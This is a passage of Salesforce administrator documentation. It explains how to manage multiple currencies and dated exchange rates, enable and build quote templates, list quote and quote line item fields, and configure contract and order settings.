To activate a currency from the list of inactive currencies, click **Activate** next to the currency.

To deactivate a currency, click **Deactivate** next to the currency. You can't deactivate the corporate currency. Deactivating a currency does not alter amounts in items that use that currency. However, you can no longer enter new amounts using the inactive currency.

Note: Deactivating a currency that is set as a user's personal currency automatically resets the user's currency to the corporate currency.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view currencies:
- "View Setup and Configuration"

To change currencies:
- "Customize Application"

SEE ALSO:

Manage Multiple Currencies
Edit Conversion Rates
About Advanced Currency Management
Administrator setup guide: Using Multiple Currencies

About Advanced Currency Management

Advanced currency management allows you to manage dated exchange rates within opportunities using Salesforce. Dated exchange rates allow you to map a conversion rate to a specific date range. For example, the exchange rate on January 1 was 1 USD to 1.39 AUD, but on February 1, it changed to 1 USD to 1.42 AUD. Your opportunities that closed between January 1 and February 1 use the first exchange rate (1 = 1.39), while opportunities that closed after February 1 used the second exchange rate (1 = 1.42).

Dated exchange rates are defined using a start date and a conversion rate. Each rate is in effect until either the end of time or the day before the next start date for that currency. The time between one start date and the next start date is called the exchange rate date range. These ranges can be as small as a day and as large as all of time.

To enable or disable advanced currency management, see Enabling or Disabling Advanced Currency Management on page 1941.

When advanced currency management is first enabled, your existing exchange rates automatically become the first set of dated exchange rates. These rates will be valid for all time, until you define another set of exchange rates. For more information, see Editing Dated Exchange Rates on page 1943.

If you disable advanced currency management, all currency conversions will use the static conversion rate. See Edit Conversion Rates on page 1942.

Note: Although dated exchange rates aren't supported in Lightning Experience or Salesforce1, some limited functionality is available. Opportunities display the correct amount if the CloseDate field is on the page layout for opportunities. Because page layouts control who sees what on object records, only users who have this page layout assigned to them see the correct amount. Otherwise, the amount shown reflects the original amount before a dated exchange rate was applied.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable advanced currency management:
- "Customize Application"

To view currencies:
- "View Setup and Configuration"

To change currencies:
- "Customize Application"

Advanced Currency Management Considerations

- Dated exchange rates are used for opportunities, opportunity products, opportunity product schedules, campaign opportunity fields, opportunity splits, and reports related to these objects and fields. Dated exchange rates are not used in forecasting, currency fields in other objects, or currency fields in other types of reports.
- Organizations with advanced currency management support roll-up summary fields between two advanced currency management objects. For example, roll-up summary fields are supported from an opportunity line object to its opportunity object, because both are advanced currency management enabled. However, if you enable advanced currency management, you can't create roll-up summary fields that calculate currency on the opportunity object rolling up to the account object, and you can't filter on the opportunity currency field on the account object. All existing currency-related roll-up summary fields on the opportunity object are disabled and their values are no longer calculated. If your organization enables advanced currency management, you should delete any currency roll-up summary fields using opportunities and accounts or opportunities and custom objects.
- Campaign opportunity fields use dated exchange rates when calculating the amount in the campaign currency, but are not used when converting those amounts to the user currency.
- Cross-object formulas always use the static conversion rate for currency conversion.

- If advanced currency management is enabled, you can't bind Visualforce pages that use `<apex:inputField>` or `<apex:outputField>` components to currency fields that support advanced currency management.

SEE ALSO:

Manage Multiple Currencies

Activate and Deactivate Currencies

Administrator setup guide: Using Multiple Currencies

Enabling or Disabling Advanced Currency Management

To enable advanced currency management:

1. Enable multiple currencies for your organization. For more information, see Manage Multiple Currencies on page 1936.
2. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
3. Click **Enable**.
4. When prompted, select `Yes, I want to enable Advanced Currency Management` and click **Enable**.

When advanced currency management is first enabled, your existing exchange rates automatically become the first set of dated exchange rates. These rates will be valid for all time, until you define another set of exchange rates.

To disable advanced currency management:

1. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
2. Click **Disable**.
3. When prompted, select `Yes, I want to disable Advanced Currency Management` and click **Disable**.

If you disable advanced currency management, all currency conversions will use the static conversion rate. See Edit Conversion Rates on page 1942.

When advanced currency management is enabled, Visualforce `<apex:inputField>` and `<apex:outputField>` components cannot display currency fields.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To enable advanced currency management:

- "Customize Application"

SEE ALSO:

About Advanced Currency Management

Edit Conversion Rates

You can manage static exchange rates between your active and inactive currencies and the corporate currency by editing the conversion rates. These exchange rates apply to all currency fields used in your organization. In addition to these conversion rates, some organizations use dated exchange rates for opportunities and opportunity products.

1. Search Setup for Manage Currencies.
2. If you use advanced currency management, click **Manage Currencies**.
3. In the Active Currencies or Inactive Currencies list, click **Edit Rates**.
4. Enter the conversion rate between each currency and your corporate currency.
5. Click **Save**.

When you change the conversion rates, currency amounts are updated using the new rates. Previous conversion rates are not stored. All conversions within opportunities, forecasts, and other amounts use the current conversion rate.

If your organization uses advanced currency management, you can also manage dated exchange rates for currency fields on opportunities and opportunity products.

Note:

- You cannot track revenue gain or loss based on currency fluctuations.
- Changing conversion rates causes a mass recalculation of roll-up summary fields. This recalculation can take up to 30 minutes, depending on the number of records affected.
- You can also change a conversion rate via the API. However, if another roll-up summary recalculation for the same currency field is in progress, the age of that job affects the recalculation job that you triggered. Here's what happens when you request a currency rate change via the API, and a related job is in progress.
  - If the other recalculation for the same currency field was kicked off less than 24 hours ago, your currency rate change isn't saved. You can try again later or instead change the currency rate from Manage Currencies in Setup. Initiating the change from Setup stops the old job and triggers your recalculation to run.
  - If the other recalculation job was kicked off more than 24 hours ago, you can save your currency rate change and your job starts.

To check the status of your recalculation job, see the Background Jobs page in Setup.

SEE ALSO:

- Set Your Personal or Organization-Wide Currency
- About Advanced Currency Management
- Manage Multiple Currencies
- Activate and Deactivate Currencies
- Administrator setup guide: Using Multiple Currencies

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view currencies:

- "View Setup and Configuration"

To change currencies:

- "Customize Application"

Editing Dated Exchange Rates

To add new dated exchange rates:

1. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Click **New Exchange Rates**.
4. Enter the date that the exchange rates go into effect.
5. Enter the exchange rates.

   Note: The exchange rates will default to the current exchange rate. If you do not want to set a new exchange rate for a currency, delete the exchange rate (leave the field blank).
6. Click **Save** to save the new dated exchange rates.

To view existing dated exchange rates:

1. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Select the date range you want to view either by entering the date and clicking **Go!**, or by selecting **Previous Range** or **Next Range**.

To delete a dated exchange rate for a particular currency:

1. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Click the name of the currency you want to edit.
4. Click **Del** for the date range you want to delete.

   If the date range you want is not displayed, enter it in the Show all rates with start dates between fields and click **Go!**.

To edit your dated exchange rates for a particular currency:

1. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Click the name of the currency you want to edit.
4. Click **Edit** for the date range you want to edit. If the date range you want is not displayed, enter it in the Show all rates with start dates between fields and click **Go!**.
5. Edit the exchange rate, setting it to the new value for the date range, and click **Save**.

SEE ALSO:

About Advanced Currency Management

Manage Multiple Currencies

Activate and Deactivate Currencies

Administrator setup guide: Using Multiple Currencies

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view currencies:

- "View Setup and Configuration"

To change currencies:

- "Customize Application"

Enable and Customize Quotes

Enable Quotes

Make it easy for your sales reps to show your customers the prices of the products and services that your company offers.

1. From Setup, enter *Quote* in the Quick Find box, then select **Quote Settings** (Lightning Experience) or **Quotes Settings** (Salesforce Classic).
2. Select the option for enabling quotes.
3. To display the Quotes related list on the standard opportunity page layout, select Opportunity Layout.
4. To add the Quotes related list to all opportunity page layouts that users have customized, select Append to users' personal related list customization.
5. Save your changes.

Note: You can't disable the Quotes feature if:

- Your records have any references to quotes, quote line items, or quote PDFs from any application customizations, including formula fields, triggers, workflow rules, and approval processes. Remove these references before you try to disable the feature.
- Any quote is synced with an opportunity. On each synced quote's detail page, choose to stop syncing before you try to disable the feature.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To enable or disable quotes:
- "Customize Application"

SEE ALSO:

Quotes

Quote Templates

Quote templates let you customize the way your sales reps quote your company's products and services. Sales reps can select standard or customized quote templates from their quote records, generate quote PDFs, and email them to customers.

Considerations for Creating Quote Templates
Before you create a quote template, consider a few key points.

Create, Preview, and Activate Quote Templates
Define the look of your company's quote PDFs by creating templates that your sales reps can choose when they create quote PDFs.

Enhance Quote Templates
After you create a quote template, add features to enhance it.

Quote Template Fields
If you're working with quote templates, review details about quote template fields.

Considerations for Adding Images to Quote Templates
Before you add images to quote templates, consider a few key points.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Considerations for Creating Quote Templates

Before you create a quote template, consider a few key points.

- Quote PDFs don't support right-to-left languages. The text aligns to the left side of the page.
- Text formatting isn't available in the `Text/Image Field` for Unicode languages such as Arabic and Japanese. To make these languages visible in plain text, contact Salesforce and ask to enable the feature for foreign character support for rich text area fields in Quote PDFs.
- Advanced Currency Management isn't available with quotes.
- The maximum number of characters that you can use in the quotes template `Text/Image Field` is 32,000. This number includes the hidden HTML characters that are used to format text.
- Sometimes a field doesn't appear on the quote templates palette or on a PDF that's created from a template.
  - If the default value for the field exceeds 255 characters, quote templates can't include text areas or text fields.
  - If a user can't view or update a field because of field-level security settings, that field doesn't appear on PDFs that are created from a template, even if the template includes that field. Read-only fields appear on PDFs.
  - Fields that appear on a quote page layout but don't contain data for a given quote appear on the quote templates palette but not when a PDF is created.
  - Quote line item fields that don't contain data don't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column doesn't appear, even if the list includes the `Discount` field.
  - If a related list isn't included on a quote page layout, it doesn't appear on the template palette or any PDFs for quotes that use that page layout.
  - If the currency of a product on an opportunity differs from the user's currency in a multicurrency org, currency fields for quotes and quote line items appear in both currencies. The product's currency is converted to the user's currency, and the converted amount appears in parentheses. Fields in quote custom reports appear in the report's currency. Currency fields include `Subtotal`, `Tax`, and `Grand Total`.
  - If you create a Developer or Developer Pro sandbox, templates that contain `Text/Image` fields can't be opened for editing within the sandbox.
- Fields within sections have different alignment than columns within lists, so if you place a totals section below a list, its field values won't align directly below the right-hand list values. For example, say your template includes a list of quote line items, including a Total Price column at the far right that shows the total for each line item. If you add a totals section beneath the list, and you include `Subtotal`, `Total Price`, and `Grand Total` fields, their values will show the total of all line items, but the amounts won't align directly below the list's Total Price column.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

SEE ALSO:

Create, Preview, and Activate Quote Templates

Create, Preview, and Activate Quote Templates

Define the look of your company's quote PDFs by creating templates that your sales reps can choose when they create quote PDFs.

Watch a Demo: Creating Quote Templates (Salesforce Classic)

1. From Setup, enter *Templates* in the Quick Find box, then select **Quote Templates** (Lightning Experience) or **Templates** under Quotes (Salesforce Classic).
2. Click **New**, and then select a template, such as *Standard Template*, on which to base your new template.
3. Give your new template a name, and then click **Save**.
4. In the template editor, drag the elements that you want to the template, and then complete the details. To add:
   - One or more Quote fields or fields from related objects, use a section and add fields to it.
   - Text that you can edit and format, such as terms and conditions, use Text/Image Field.
   - An image, such as your company logo, use Text/Image Field.
   - A table of Quote fields or fields from a different object, such as Quote Line Item, use a list.
5. Click **Quick Save** to save your changes and continue working on the template.
6. Click **Save and Preview** to make sure that the quote PDFs that users create look the way you want them to.

   Preview shows templates in system administrator profile view. The preview and the template show the rich text and images that you've added. Other data is simulated.

   Important: **Save and Preview** saves changes to your template, so after you preview, you can't undo them.
7. Click **Save** when you're finished.
8. Return to the Quote Templates page, and then click Activate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create quote templates:
- "Customize Application"

To view quote templates:
- "View Setup and Configuration"

SEE ALSO:

Enhance Quote Templates

Quote Template Fields

Enhance Quote Templates

After you create a quote template, add features to enhance it.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Add Rich Text to a Quote Template

Include text that you can format, such as your company's address or terms and conditions, in your quote template's body, header, or footer.

Add a List to a Quote Template

Arrange and display fields from a quote line item or any other standard or custom object that has a lookup relationship to the quote object. The added list looks like a table, with field names appearing as columns.

Add an Image to a Quote Template

Show an image, such as your company logo, in your quote template's body, header, or footer.

Add a Totals Section to a Quote Template

Include subtotal and grand total amounts for your quote.

Add a Signature Block to a Quote Template

Create signature and date lines so that customers can easily sign off on their quotes.

Guidelines for Using the Quote Templates Editor

While you're creating and editing quote templates, refer to key guidelines for additional information.

Add Rich Text to a Quote Template

Include text that you can format, such as your company's address or terms and conditions, in your quote template's body, header, or footer.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create quote templates:
- "Customize Application"

To view quote templates:
- "View Setup and Configuration"

1. Drag `Text/Image Field` into place in the header, the footer, or any section in the body.
2. Type or paste your text into the field.
3. Format the text as needed.
4. Click **OK**.

SEE ALSO:

Guidelines for Using the Quote Templates Editor

Add an Image to a Quote Template

Enhance Quote Templates

Add a List to a Quote Template

Arrange and display fields from a quote line item or any other standard or custom object that has a lookup relationship to the quote object. The added list looks like a table, with field names appearing as columns.

A list can include up to 10 fields.

Note: You can't add lists to the header or footer of your quote template.

1. Drag a list from the palette to the template.
2. Enter a title for the list. To suppress the title from appearing on the template or PDF, select **Hide Title**.
3. In the `Object` field, select the object whose fields you want to appear in the list.
4. Use the **Add** and **Remove** arrows to move columns from the Available Fields list to the Selected Fields list. Use the **Up** and **Down** arrows to change the order of the columns.
5. Click **OK**.

SEE ALSO:

Guidelines for Using the Quote Templates Editor

Enhance Quote Templates

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create quote templates:
- "Customize Application"

To view quote templates:
- "View Setup and Configuration"

Add an Image to a Quote Template

Show an image, such as your company logo, in your quote template's body, header, or footer.

Before you begin, review key considerations.

Insert an Uploaded Image

1. To use an image that's stored in Salesforce CRM Content, locate the image, and then download it to your local file directory.
2. Drag `Text/Image Field` into place in the header, the footer, or any section in the body.
3. Click the image icon, click **Choose File**, and then select the image in your file directory.
4. Click **Open** and then **Insert**.

   The image appears in the field. To resize it, drag the sizing handles, which show the image's height and width in pixels.
5. Click **OK**.
6. To see how the image looks in PDFs that are created from the template, click **Save and Preview**.
7. To suppress the title from appearing on the template or PDF, select **Hide Title** in Section Properties.

Insert an Image from a Salesforce Web Address

1. If you need to, upload the image to the Documents tab, or define a static resource.
2. Drag `Text/Image Field` into place in the header, the footer, or any section in the body.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create quote templates:
- "Customize Application"

To view quote templates:
- "View Setup and Configuration"

3. To suppress the title from appearing on the template or PDF, select **Hide Title**.
4. Click **OK**.
5. On the Documents tab or the Static Resources page, open the image's detail page, click **View File**, and then copy its URL.
6. In the quote template editor, click 🔧 in the title bar of `Text/Image Field`.
7. Click the image icon, and then click the Web Address tab.
8. Paste the URL into the URL field, and then click **Insert**.

   The image appears in the field. You can resize it by dragging the sizing handles, which show the image's height and width in pixels.
9. Click **OK**.
10. To see how the image looks in PDFs that are created from the template, click **Save and Preview**.

Important: If the image is removed from the Documents tab or Static Resources page where it's stored, the template displays a message that the image isn't available. Restore the image, open the template, delete the error message image, and then paste the URL again.

SEE ALSO:

Guidelines for Using the Quote Templates Editor

Enhance Quote Templates

Add a Totals Section to a Quote Template

Include subtotal and grand total amounts for your quote.

1. Do either of the following.
   a. Select *`Standard Template`* when you create a template, and then modify the totals section as needed.
   b. Drag a section onto the layout of any template, and then drag total-related fields (such as `Subtotal` and `Grand Total`) to the right half of the section. If you're placing the section directly below a list, hide the title.
2. Click 🔧, and then select right field alignment.
3. Save your changes.

SEE ALSO:

Guidelines for Using the Quote Templates Editor

Enhance Quote Templates

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create quote templates:
- "Customize Application"

To view quote templates:
- "View Setup and Configuration"

Add a Signature Block to a Quote Template

Create signature and date lines so that customers can easily sign off on their quotes.

1. Drag `Text/Image Field` into the footer of your template. To right-align your signature block, or to create two signature blocks, use two columns.
2. Enter a label for each line that you want to create. For example, enter *`Signature`*, *`Name`*, *`Title`*, or *`Date`*.
3. To create a line where the customer can sign or write other information, press and hold the underscore key.
4. Click **OK**.
5. Save your changes.

SEE ALSO:

Guidelines for Using the Quote Templates Editor

Enhance Quote Templates

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create quote templates:
- "Customize Application"

To view quote templates:
- "View Setup and Configuration"

Guidelines for Using the Quote Templates Editor

While you're creating and editing quote templates, refer to key guidelines for additional information.

General Guidelines

- Click  beneath the palette at the top to expand or collapse it.
- In the left column, select an object to display its fields on the palette.
- Use `Quick Find` to easily locate items on the palette.
- To add an element to the template, drag it from the palette to the layout.
- To remove an element from the layout, drag it back to the palette, or hover over its title bar and click .
- For any section (including a header or footer), double-click its title bar or click to:
  - Hide the section title.
  - Hide field labels. (Field names appear in gray in the quote template editor, but they don't appear on quote PDFs.)
  - Change the number of columns (one or two).
  - Adjust field alignment.
- To rename the template, click **Quote Template Properties**.
- To show field content without labels in quote template sections, headers, and footers, click , and then select the `Hide` checkbox.
- Use the `Blank Space` field to add vertical space anywhere on the template.

Guidelines for Using Headers and Footers

A header or footer is essentially a section. You can add fields to it and show or hide its title. You can't remove a header or footer or add more sections to it.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

- In the quote template editor, select an object, and then drag the fields that you want to the header or footer.
- To use an image, such as your company logo, or include extended information, such as terms and conditions, use `Text/Image Field`.
- To change the number of columns in your header or footer, click , and then select the number (one or two) that you want.
  - To display an image that spans the width of a page, use a one-column header or footer.
  - For terms and conditions text, use a one-column footer.
- To change field alignment within a column, click , and then select left or right alignment.
- To hide field labels, click , and then select the `Hide` checkbox.

SEE ALSO:

Enhance Quote Templates

Quote Template Fields

If you're working with quote templates, review details about quote template fields.

Note: To help you understand the information that you'll get when you select fields for your template, the Template Field Name column in the following table provides additional information that doesn't appear on PDFs that are created from the template.

Object	Object Field	Template Field Name	PDF Field Name
User	`First Name, Last Name`	`Prepared By (Name)`	`Prepared By`
User	`Email`	`Prepared By (Email)`	`E-mail`
User	`Phone`	`Prepared By (Phone)`	`Phone`
User	`Fax`	`Prepared By (Fax)`	`Fax`
Company Information	`Address`	`Organization (Address)`	`Company Address`
Quote Documents	Hidden. The date when the PDF was generated and saved in the quote documents object.	`Quote PDF (Created Date)`	`Created Date`

SEE ALSO:

Create, Preview, and Activate Quote Templates

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Considerations for Adding Images to Quote Templates

Before you add images to quote templates, consider a few key points.

- You can store images for uploading in your file system or in Salesforce CRM Content.
- If you store images on the Documents tab or the Static Resources page, you get a web address that you can use to insert the image.
- If you insert an image that's too large, it's cropped when users create quote PDFs from the template. To prevent cropping, click **Save and Preview** after you insert an image, and then resize the image as needed.
- To insert an image from a *public* web address outside the Salesforce application (such as your company's website), contact Salesforce and ask to have the public URL whitelisted for your Salesforce org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

SEE ALSO:

Add an Image to a Quote Template

Quotes Fields

If you're troubleshooting quotes or working with custom fields, review the details about quote fields.

These tables list the fields that make up a quote. Your page layout, field-level security settings, and Salesforce edition determine what fields are visible and editable. (Field-level security is available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.)

Note: If the currency of a product on an opportunity differs from the user's currency in a multicurrency org, currency fields for quotes and quote line items appear in both currencies. The product's currency is converted to the user's currency, and the converted amount appears in parentheses. Fields in quote custom reports appear in the report's currency. Currency fields include `Subtotal`, `Tax`, and `Grand Total`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Field	Description
`Account Name`	The name of the account that the quote's opportunity is linked to. (Read only.)
`Additional To`	Another address field. By default not displayed on the page layout.
`Additional To Name`	The name of the person or company that's associated with the additional address.
`Bill To`	The billing address for the account that's associated with the quote.
`Bill To Name`	The name of the person or company that the quote is billed to.
`Contact Name`	The name of the contact that's associated with the quote. By default, this contact is the primary contact on the opportunity.

Field	Description
Contract	The contract that's associated with the quote.
Created By	The user who created the quote, including the creation date and time. (Read only.)
Description	The description of the quote, or notes to help you differentiate between quote versions.
Discount	The weighted average of all line item discounts on the quote. Can be any positive number up to 100. (Read only.)
Email	The email address of the contact who's associated with the quote. If available, automatically completed when you add a contact.
Expiration Date	The date when this quote is no longer valid.
Fax	The fax number for the contact who's associated with the quote. If available, automatically completed when you add a contact.
Grand Total	The total price of the quote plus shipping and taxes. (Read only.)
Last Modified By	The user who most recently changed the quote, including the modify date and time. (Read only.)
Line Items	The number of line items on the quote.
Opportunity Name	The name of the opportunity that's associated with the quote. (Read only.)
Phone	The phone number of the contact who's associated with the quote. If available, automatically completed when you add a contact.
Quote Name	The quote's name.
Quote Number	A system-generated number that identifies the quote. (Read only.)
Quote To	The address to send the quote to for approval, such as the address of a third-party agency that represents a buyer. By default not displayed on the page layout.
Quote To Name	The name of the entity (such as a person or business) that the quote is sent to for approval.
Record Type	The name of the field that determines what picklist values are available for the record. The record type can be associated with a sales process. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
Shipping and Handling	The total shipping and handling costs for the quote.
Ship To	The shipping address for the account that's associated with the quote.
Ship To Name	The name of the entity (such as a person or company) that the quote line items are shipped to.
Status	The status of the quote. The standard options are: • —None— • Draft • Needs Review

Field	Description
	• In Review • Approved • Rejected • Presented • Accepted • Denied Your admin determines which status is the default for new quotes and which statuses allow you to email a quote PDF.
Subtotal	The total of the quote line items before discounts, taxes, and shipping are applied. (Read only.)
Syncing	Whether the quote syncs with its associated opportunity. (Read only.)
Tax	The total taxes for the quote.
Total Price	The total of the quote line items after discounts and before taxes and shipping. (Read only.)

Quote Line Item Fields

Field	Description
Created By	The user who created the line item, including creation date and time. (Read only.)
Date	The service date, effective date, or other date for the product.
Discount	The discount that you apply to the line item. You can enter a number with or without the percent symbol. You can use up to two decimal places.
Last Modified By	The user who most recently changed the line item, including the modify date and time. (Read only.)
Line Description	The description of the product in the line item.
Line Item Number	A system-generated number that identifies the line item. (Read only.)
List Price	The price of the product within the price book, including currency. (Read only.)
Product	The name of the line item product as listed in the price book. (Read only.)
Product Code	The internal code or product number that's used to identify the product.
Quantity	The number of units of this line item's product included in the quote. The value must be one or greater. If a quote is synced with an opportunity, this field is updated from the quote line item to the opportunity product. If you use forecasting for your opportunities, this field also appears in the Products list on the Opportunity Forecast Edit page, depending on which forecasting version you use.
Quote Name	The name of the quote that the line item is for.

Field	Description
Sales Price	The price that you want to use for the product. Initially, the sales price for a product on an opportunity or quote is the product's list price from the price book, but you can change it here. If a quote is synced with an opportunity, this field is updated from the quote line item to the opportunity product. If you use forecasting for your opportunities, this field also appears in the Products list on the Opportunity Forecast Edit page, depending on which forecasting version you use.
Schedule	Whether the line item uses schedules in the opportunity. Default schedules aren't carried over from the opportunity when opportunity products are copied to a quote.
Subtotal	The line item's sales price multiplied by the quantity.
Total Price	The line item's sales price multiplied by the quantity and minus the discount.

Customize Options for Contracts

Customize Contracts

Customize Salesforce to handle your internal contract management process.

To access the Contract Settings page, from Setup, enter *Contract Settings* in the Quick Find box, then select **Contract Settings**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Contracts are available in: **Performance** and **Developer** Editions

Contracts are available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To change contract settings:
- "Customize Application"

Enable Contract Expiration Notices

Send email notifications to account and contract owners when a contract expires.

1. Select **Send Contract Expiration Notice Emails to Account and Contract Owners**, and then save your changes.
2. To stop sending expiration notices, deselect this option, and then save your changes.

Enable Auto-Calculation of Contract End Dates

To automatically calculate contract end dates, select **Auto-calculate Contract End Date**, and then save your changes.

Note:

- If Salesforce automatically calculates a contract end date, it doesn't appear on the contract's edit page.
- If Auto-calculate Contract End Date is enabled, and Contract Start Date or Contract Term is blank, Contract End Date is blank.

Disable Auto-Calculation of Contract End Dates

If your contracts don't have end dates, or if you prefer to let your sales team enter them manually, disable auto-calculation of contract end dates.

1. Deselect **Auto-calculate Contract End Date**, and then save your changes.
2. View your page layout and field-level security settings for Contract End Date, Contract Start Date, and Contract Term to verify that your sales team can read and edit them as needed.

Track History for All Statuses

The default is to track history for contracts with a status of In Approval Process or Activated.

To track history for contracts for all statuses, select **Track History for All Statuses**, and then save your changes.

Show a Contract on Opportunity or Quote Details

To show a contract on the opportunity or quote details, use field-level security and field accessibility.

1. From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**.
2. In the object management settings for opportunities or quotes, click **Contract** in the fields area.
3. Click **Set Field-Level Security**.
4. Select **Visible** for each profile that you want to see contracts on opportunity or quote details, and then save your changes.
5. Click **View Field Accessibility**.
6. If any profile is marked hidden, click **Hidden**, and then select **Visible** under Page Layout.
7. Save your changes. The profiles are marked editable.

To show an Opportunities or Quotes related list on contracts, use page layouts.

Enable a Contracts Chatter Feed

Add contract fields to be monitored via Chatter.

1. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
2. From the list of objects, select Contract.
3. Select the **Enable Feed Tracking** checkbox and then the checkboxes for the fields that you want to track.
4. Save your changes.

SEE ALSO:

Find Object Management Settings

Contracts

Customize Order Settings

Customize Options for Orders

Customize Order Settings

Customize Salesforce to handle your internal order management process.

Specify the following order settings from the Order Settings page in Setup.

Enable Orders
To let your sales team track and manage customer requests for products or services, enable orders.

Enable Reduction Orders
To let your sales team process returns or reductions on activated orders (Salesforce Classic only), enable reduction orders in Salesforce.

Enable Negative Quantities for Order Products
To let your sales team add order products with quantities of less than zero, enable negative quantities.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify order settings:
- "Customize Application"

SEE ALSO:

Orders

Enable Orders

To let your sales team track and manage customer requests for products or services, enable orders.

1. From Setup, enter *Order Settings* in the Quick Find box, then select **Order Settings**.
2. Make sure that **Enable Orders** is selected.
3. Save your changes.
4. Select which page layouts have an Orders related list, and then save your changes.
5. Use profiles or permission sets to assign user and object permissions to the appropriate users.

If you disable orders, your order-related data is hidden. To access that data, re-enable orders.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify order settings:
- "Customize Application"

SEE ALSO:

Permission Sets
Work in the Enhanced Profile User Interface Page
Customize Order Settings
Enable Reduction Orders
Orders

Enable Reduction Orders

To let your sales team process returns or reductions on activated orders (Salesforce Classic only), enable reduction orders in Salesforce.

1. From Setup, enter *Order Settings* in the Quick Find box, then select **Order Settings**.
2. Make sure that **Enable Orders** is selected.
3. Select **Enable Reduction Orders**.
4. Save your changes.
5. Using a profile or permission set, assign the necessary permissions to the appropriate sales team members.
   - To create reduction orders, team members need the "Create Reduction Orders" user permission.
   - To add order products to reduction orders, team members need field-level access to these order product fields: Start Date, End Date, and Original Order Product.
6. Consider adding the Reduction Order Products related list to your page layouts for order products.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify order settings:
- "Customize Application"

Note: If Enable Reduction Orders is later disabled, the "Create Reduction Orders" permission is hidden from all profiles or permission sets, but no data is hidden. Your sales team can't create or activate reduction orders, but they can view and edit existing ones. If you disable reduction orders, disable the record types and page layouts specific to reduction orders. If you aren't using record types, remove fields specific to reduction orders from your page layouts. These include Original Order and Reduction Order on the Order object, Original Order Product and Available Quantity on the Order Product object, and any custom fields.

SEE ALSO:

Permission Sets
Work in the Enhanced Profile User Interface Page
Customize Order Settings
Reduction Orders

Enable Negative Quantities for Order Products

To let your sales team add order products with quantities of less than zero, enable negative quantities.

